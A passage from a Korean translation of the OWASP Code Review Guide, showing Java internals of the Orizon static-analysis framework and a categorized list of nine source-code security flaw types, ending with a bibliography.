    if (service.equalsIgnoreCase("static_analysis"))

        ret = Cons.OC_SERVICE_STATIC_ANALYSIS;

    if (service.equalsIgnoreCase("score"))

        ret = Cons.OC_SERVICE_SCORE;

    return ret;

}
```

이번 첫 주요 프레임워크 배포판의 부가 특징은 사용자들에게 명령행 옵션을 지원한다.

만약 호출프로그램이 스카이라인을 사용해 명령행 인터페이스로 Orizon 프레임워크에 전달되면, 프레임워크는 사전에 설정된 값으로 변경될 것이다.

설명을 돕기 위한 다음의 예시가 있다.

```
public static void main(String[] args) {

    String fileName = "";

    OldRecipe r;

    DefaultLibrary dl;

    SkyLine skyLine = new SkyLine(args);
```

매우 간결하다. 내부적으로 코드 리뷰 세션이 생성될 때 스카이라인 생성자는 명령행으로부터의 이해할 수 있었던 값을 사용한다.

명령행 서식은 다음의 규칙을 따른다.

-o orizon_key=value

또는 긴 형식으로,

--orizon orizon_key=value

그리고 아래는 프레임워크에서 가지고 있는 키 값이다.

- "input-name"
- "input-kind"
- "working-dir"
- "lang"
- "recurse"
- "output-format"
- "scan-type";

org.owasp.orizon.Cons 클래스는 약간의 주석문들과 함께 기본값들의 이러한 키들과 자세한 부분을 포함한다.

단지 부작용은 호출프로그램이 -o 플래그를 목적을 위해 사용할 수 있다.

스카이라인은 ***org.owasp.orizon package*** 에 포함되어 있다.

복습 사항 : 세션 클래스

Owasp Orizon 버전 1.0 의 또 다른 중요 기능은 코드 리뷰 세션에 대한 개념이다. 이전 버전들에서의 누락되었던 이 기능들은 코드 리뷰 프로세스의 상태를 추적할 수 있다.

세션 클래스 인스턴스는 스카이라인을 사용하는 명세된 모든 속성들을 포함하고 있으며, 요청시 속성에 접근할 수 있는 속성의 소유자 이다. 이것은 검토되고 있는 파일들에 대한 정보를 가지고 있는 SessionInfo 배열을 가지고 있다.

이상적으로, 사용자 도구는 세션을 직접 호출하지 않지만, 인터페이스용으로 반드시 스카이라인을 사용해야 한다. 물론, 누구나 이 제안을 받아들이지 않을 수 있다.

스카이라인 클래스내에서의 launch() 메소드 코드를 보면, 어떻게 세션 인스턴스가 서비스들을 실행하는 지 볼 수 있다.

```
public boolean launch(String service) {

  int code, stats;

  boolean ret = false;



  if ( (code = goodService(service)) == -1)

    return log.error("unknown service: " + service);

  switch (code) {

     // init service

     case Cons.OC_SERVICE_INIT_FRAMEWORK:

          ret = session.init();

          break;

     // translation service

     case Cons.OC_SERVICE_INIT_TRANSLATE:

          stats = session.collectStats();
```

```
            if (stats > 0) {
               log.warning(stats + " files failed in collecting statistics.");
               ret = false;
            } else
               ret = true;
            break;
         // static analysis service
         case Cons.OC_SERVICE_STATIC_ANALYSIS:
            ret = session.staticReview();
            break;
         // score service
         case Cons.OC_SERVICE_SCORE:
            break;
         default:
            return log.error("unknown service: " + service);
         }
         return ret;
}
```

내부적으로, 세션 인스턴스는 서비스들을 실행하는 세션정보 객체들을 요구할 것이다. 그럼, 정적 분석 서비스를 실행하는 세션 클래스 메소드를 살펴보자.

```
/**
  * Starts a static analysis over the files being reviewed
  *
  * @return true if static analysis can be performed or false
```

```
 *          if one or more files fail being analyzed.
 */
public boolean staticReview() {
   boolean ret = true;
   if (!active)
      return log.error("can't perform a static analysis over an inactive session.");
   for (int i = 0; i < sessions.length; i++) {
       if (! sessions[i].staticReview())
          ret = false;
   }
   return ret;
}
```

세션변수가 선언된 곳 :

```
private SessionInfo[] sessions;
```

세션 객체 위임 서비스는 최종 결과를 수집한 SessionInfo 를 이용한다.

사실상, SessionInfo 객체는 실제 작업을 수행하는 Orizon 의 내부와 통신을 수행한다.

다음의 메소드는 org.owasp.orizon.SessionInfo 클래스로부터 가져온 것이다.

```
/**
 * Perform a static analysis over the given file
 *
```

```
* A full static analysis is a mix from:
*
*  * local analysis (control flow)
*  * global analysis (call graph)
*  * taint propagation
*  * statistics
*
*
* @return true if the file being reviewed doesn't violate any
*          security check, false otherwise.
*/
public boolean staticReview() {
   boolean ret = false;
   s = new Source(getStatFileName());
   ret = s.analyzeStats();
   ...
   return ret;
}
```

번역 팩토리

OWASP Orizon 의 목표중 하나는 분석 대상 프로그램의 언어에 독립적이어야 한다는 것이다. 즉, Orizon 에서 다음 언어를 모두 지원해야 한다는 것이다.

- Java
- C, C++
- C#
- perl
- ...

이와 같은 언어에 대한 지원이 가능한 이유는 XML 언어 형태로 소스 코드를 설명하는 중간 언어 파일 포맷으로 변환하고 이를 통해 보안 점검을 수행하기 때문이다.

소스 코드를 정적 분석하기 전에 XML 형태로 변환되어진다. 1.0 버전부터 각 소스 코드는 다음의 4 개 XML 파일로 변환된다.

- 통계 정보를 가지고 있는 XML 파일
- 변수 추적 정보를 담고 있는 XML 파일
- 로직 분석을 통해 프로그램의 제어 흐름 정보를 분석한 XML 파일
- 글로벌 분석을 통한 호출 그래프 XML 파일

이 문서가 작성되는 시점(OWASP ORIZON v1.0 pre1, 2008 년 11 월)에는 자바 언어만 지원되고 있으며, 곧 다른 언어에 대해서도 지원이 가능할 것이다.

변환 시점에 org.owasp.orizon.SessionInfo.inspect() 매소드를 사용한다. 소스 파일의 프로그래밍 언어에 따라 적절한 변환기가 호출된 후, scan() 매소드가 호출된다.

```
/**
  * Inspects the source code, building AST trees
  * @return
  */
  public boolean inspect() {
```

```
    boolean ret = false;
    switch (language) {
      case Cons.O_JAVA:
        t = new JavaTranslator();
        if (!t.scan(getInFileName()))
          return log.error("can't scan " + getInFileName() + ".");
          ret = true;
      break;
      default:
        log.error("can't inspect language: " + Cons.name(language));
      break;
    }
    return ret;
  }
```

스캔 매소드는 org.owasp.orizon.translator.DefaultTranslator 클래스에서 정의된 추상 매소드이며, 다음과 같이 정의된다.

```
public abstract boolean scan(String in);
```

Every class implementing DefaultTranslator must implement how to scan the source file and build ASTs in this method.

Aside from scan() method, there are four abstract method needful to create XML input files.

```
public abstract boolean statService(String in, String out);
public abstract boolean callGraphService(String in, String out);
public abstract boolean dataFlowService(String in, String out);
public abstract boolean controlFlowService(String in, String out);
```

All these methods are called in the translator() method, the one implemented directly from DefaultTranslator class.

```
public final boolean translate(String in, String out, int service) {
   if (!isGoodService(service))
      return false;
   if (!scanned)
      if (!scan(in))
         return log.error(in+ ": scan has been failed");
   switch (service) {
     case Cons.OC_TRANSLATOR_STAT:
         return statService(in, out);
     case Cons.OC_TRANSLATOR_CF:
         return controlFlowService(in, out);
     case Cons.OC_TRANSLATOR_CG:
         return callGraphService(in, out);
     case Cons.OC_TRANSLATOR_DF:
         return dataFlowService(in, out);
     default:
         return log.error("unknown service code");
   }
}
```

그래서, 특정 언어 변역기에 translate()라는 메소드가 표시되면, 이것은 언어의 특정 서비스 메소드를 다시 호출한다.

모든 번역은 prviate 필드를 포함하여, ASTs 특정 언어 스캐너는 입력 파일 생성에 사용된다.

다음과 같이 선언되어 있는 "org.owasp.orizon.translator.java.JavaTranslator" 를 참조한다.

```
public class JavaTranslator extends DefaultTranslator {

  static SourcePositions positions;

  private JavaScanner j;

  ...
```

JavaScanner 는 "org.owasp.orizon.translator.java" 패키지에 있는 클래스이며, 메모리 ASTs 에 생성된 java 파일을 스캔 하기 위해 Sun JDK 6 컴파일러 API 를 사용한다. Tree 들은 scan()메소드에 의해서 생성되며, Java 소스 언어를 위해 구현된 것은 아래와 같다.

```
public final boolean scan(String in) {

   boolean ret = false;

   String[] parms = { in };

   Trees trees;

   JavaCompiler compiler = ToolProvider.getSystemJavaCompiler();

   if (compiler == null)

      return log.error("I can't find a suitable JAVA compiler. Is a JDK installed?");

   DiagnosticCollector<JavaFileObject> diagnostics = new DiagnosticCollector<JavaFileObject>();

   StandardJavaFileManager fileManager = compiler.getStandardFileManager(diagnostics, null, null);

   Iterable<? extends JavaFileObject> fileObjects = fileManager.getJavaFileObjects(parms);

   JavacTask task = (com.sun.source.util.JavacTask) compiler.getTask(null,fileManager, diagnostics, null,
null, fileObjects);

 try {

      trees = Trees.instance(task);

      positions = trees.getSourcePositions();

      Iterable<? extends CompilationUnitTree> asts = task.parse();
```

```
        for (CompilationUnitTree ast : asts) {
            j = new JavaScanner(positions, ast);
            j.scan(ast, null);
        }
        scanned = true;
        return true;
    } catch (IOException e) {
        return log.fatal("an exception occured while translate " + in + ": " +e.getLocalizedMessage());
    }
}
```

통계 수집

통계정보 수집을 구현하기 위해서 DefaultTranslator 의 추상 메소드인 statServer()가 반드시 구현되어야 한다. 아래에 보이는 예제는 JavaTranslator 의 메소드이다. 통계정보는 JavaScanner 객체 자체에 저장되고 getStats() 메소드로 호출하여 사용할 수 있다.

```
public final boolean statService(String in, String out) {

   boolean ret = false;



   if (!scanned)

      return log.error(in + ": call scan() before asking translation...");

   log.debug(". Entering statService(): collecting stats for: " + in);

   try {

       createXmlFile(out);

       xmlInit();

       xml("<source name=₩"" + in+"₩" >");

       xml(j.getStats());

       xml("</source>");

       xmlEnd();

   } catch (FileNotFoundException e) {

   } catch (UnsupportedEncodingException e) {

   } catch (IOException e) {

       ret = log.error("an exception occured: " + e.getMessage());

   }
```

```
    ret = true;

    log.debug("stats written into: " + out);

    log.debug(". Leaving statService()");

    return ret;

}
```

OWASP 코드 리뷰 TOP 9

머리말

이 절에서는 전체 코드 리뷰 프로세스를 평가를 위해 제한적인 카테고리의 목록을 정의하기 위해 코드 리뷰 동안 발견 할 수 있는 가장 심각한 보안 결함을 정리한다.

9 가지 취약점 카테고리

소스 코드 보안 관점에서, 소스 코드의 취약점은 다양한 방법으로 관리할 수 있다. 소스 코드의 취약성은 확실히 "OWASP 탑 10 추천사항"에 반영 될 것이다. 애플리케이션들은 소스 코드로 만들어 지기 때문에, 다른 말로 표현하자면 소스 코드의 결함은 애플리케이션의 취약성이라고 말할 수 있다.

아래 카테고리들은 2008 년 10 월에 배포된 "Owasp Orizon Project v1.0" 기본 라이브러리에 포함되어 있다.

9 가지 소스 코드 결함 카테고리

1. 입력값 검증
2. 소스 코드 설계
3. 정보 누출 및 부적절한 오류처리
4. 직접적인 객체 참조
5. 자원 사용
6. API 사용
7. 모범 사례 위반
8. 세션 관리 취약점
9. HTTP GET 을 이용한 쿼리 문자열

위 내용의 9 개의 카테고리 중 3 가지는 OWASP 탑 10 과 동일하다.

이제 소스 코드 취약점 카테고리를 좀더 자세히 그리고 심도 있게 살펴보고자 한다.

입력 값 검증

이 결함 카테고리는 "OWASP Top10 A1"카테고리의 소스 코드에 해당하는 부분이다.

이 카테고리는 아래의 보안 취약점 군을 포함한다.

입력 값 검증

- 크로스사이트 스크립트
- SQL 인젝션
- XPATH 인젝션
- LDAP 인젝션
- CSRF
- 버퍼오버플로우
- 포맷 버그

소스 코드 설계

소스 코드의 보안은 설계에서 시작하며, 선호하는 에디터를 사용하여 코딩을 시작하기 전에 이루어져야 한다.

소스 코드 설계 결함의 카테고리에서 범위 및 소스 코드의 구조와 밀접하게 관련 된 보안 점검 사항들을 발견할 수 있다.

소스 코드 설계

- 안전하지 않은 필드 범위
- 안전하지 않는 메소드 범위
- 안전하지 않은 클래스 수정자
- 사용되지 않는 외부 참조
- 중복 코드

정보누출 및 부적절한 오류 처리

이 카테고리는 "OWASP 탑 10"중 하나와 동일하다. 이 카테고리는 소스 코드 오류 관리, 예외사항, 로깅 그리고 민감 정보에 대해서 어떻게 관리하여야 하는지에 대한 보안 점검사항들을 포함하고 있다.

다음과 같은 사항들이 포함 되어 있다.

정보 누출 및 부적절한 오류 처리

- 예외 처리 누락
- 일반적인 반환 값을 사용
- 널 포인터 역 참조
- 안전하지 않은 로깅

객체 직접 참조

이 카테고리는 "OWASP 탑 10"프로젝트에서 언급되었던 것과 같다. 이것은 특별 제작된 매개 변수를 공급하는 응용 프로그램 내부와 공격자가 상호 작용을 할 수 있는지 여부를 언급한다.

이 카테고리에 포함된 항목들은 아래와 같다.

객체 직접 참조

- 데이터베이스 데이터에 대한 직접 참조
- 파일 시스템에 직접 참조
- 메모리 직접 참조

자원 사용량

이 카테고리는 운영체제가 자원을 관리할 때, 모든 안전하지 않은 소스 코드가 요청하는 것과 관련이 되어 있다. 여기에 포함되어 있는 대부분의 취약점들은 해커에 의해서 사용된다면 서비스 거부와 같은 결과를 초래할 수 있다.

자원이 될 수 있는 것들:

- 파일시스템 객체

- 메모리
- CPU
- 네트워드 대역폭

여기에 포함된 군은 다음과 같다:

자원 사용량

- 안전하지 않은 파일 작성
- 안전하지 않은 파일 수정
- 안정하지 않은 파일 삭제
- 경쟁 조건
- 메모리 누출
- 안전하지 않은 프로세스 생성

API 사용

이 절에서는 시스템이나 프레임워크에서 제공하는 API를 악용할 수 있는 상황에 대해서 언급한다. 이 절에서 다음 사항을 확인할 수 있다:

- 안전하지 않게 데이터베이스 호출
- 안전하지 않게 랜덤 숫자 생성
- 부적절한 메모리 관리 호출
- 안전하지 않게 HTTP 세션 제어
- 안전하지 않게 문자열 조작

모범 사례 위반

이 절에서는 이전 절에서 언급하지 않은 기타 모든 보안 위반사항을 다룬다. 전부는 아니지만 대부분 경고 수준의 소스 코드 모범 사례를 담고 있다

이번 카테고리에 언급하는 내용은 다음과 같다.

- 안전하게 않게 메모리 포인터를 사용
- 널 포인터 참조
- 포인터 연산
- 변수 엘리어싱
- 안전하지 않은 변수 초기화
- 커멘트와 소스 코드 문서화 누락

취약한 세션 관리

- 오류 발생시 세션을 뮤효화하지 않는 경우
- HTTP 요청에 대해서 유효 세션인지 확인하지 않는 경우
- 인증 성공시 신규 세션을 발행하지 않는 경우
- (안전한 플래그 없이) SSL 연결을 사용하지 않고 쿠키를 전송하는 경우

HTTP GET 으로 쿼리 스트링 사용

페이로드가 쿼리 문자열에 포함된 경우 로깅 된다. 이 정보는 고객의 브라우져에서 부터 서버까지의 모든 노드에 저장된다. 보안에 민감한 데이터를 쿼리 스트링과 HTTP GET 으로 보내는 것은 윤리적으로도 심각한 문제다. SSL 조차 이를 보호할 수 없다.

- 보안에 민감한 데이터를 URL 이나 쿼리 문자열로 전달하는 경우

코드 리뷰 가이드 색인 및 용어

E

F

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W

X

참고문헌

1. Brian Chess and Gary McGraw. "Static Analysis for Security," *IEEE Security & Privacy* 2(6), 2004, pp. 76-79.
2. M. E. Fagan. "Design and Code Inspections to Reduce Errors in Program Development," *IBM Systems J.* 15(3), 1976, pp. 182-211.
3. Tom Gilb and Dorothy Graham. *Software Inspection*. Addison-Wesley, Wokingham, England, 1993.
4. Michael Howard and David LeBlanc. *Writing Secure Code, 2nd edition*. Microsoft Press, Redmond, WA, 2003.
5. Gary McGraw. *Software Security*. Addison-Wesley, Boston, MA, 2006.
6. Diomidis Spinellis. *Code Reading: The Open Source Perspective*. Addison-Wesley, Boston, MA, 2003.
7. John Viega and Gary McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way.* Addison-Wesley, Boston, MA, 2001.
8. Karl E. Wiegers. *Peer Reviews in Software*. Addison-Wesley, Boston, MA, 2002.